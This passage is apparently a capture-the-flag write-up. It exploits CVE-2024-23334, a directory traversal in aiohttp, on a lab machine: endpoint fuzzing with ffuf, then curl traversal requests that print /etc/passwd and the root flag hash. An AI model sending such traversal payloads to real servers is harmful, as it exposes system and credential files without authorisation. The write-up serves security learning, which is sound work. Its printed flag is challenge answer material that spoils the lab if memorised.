
I clicked around and then took a look into the history page of burp and saw the following

A quick google search reveals a vulnerability: https://ethicalhacking.uk/cve-2024-23334-aiohttps-directory-traversal-vulnerability/#gsc.tab=0
So basically, if there is a page with the Follow-SymLinks enabled, we can execute a Local File Inclusion Attack or short LFI.
Local File Inclusion Vulnerability
let’s try this.
First I try to find all the endpoints available on this service by fuzzing the webapplication with fuff
ffuf -u http://localhost:8081/FUZZ -w /opt/useful/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://localhost:8081/FUZZ
 :: Wordlist         : FUZZ: /opt/useful/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

assets                  [Status: 403, Size: 14, Words: 2, Lines: 1, Duration: 21ms]
                        [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 18ms]
Only assets available.
let’s see. I’ll use a simple curl command as described in the article above.
curl -s --path-as-is "http://localhost:8081/assets/../../../../../etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001:,,,:/home/app:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
This worked, let’s see if I can read out the root flag as well.
curl -s --path-as-is "http://localhost:8081/assets/../../../../../root/root.txt"
6930a83f0aed513031b9e79314e09076
EASY Rooted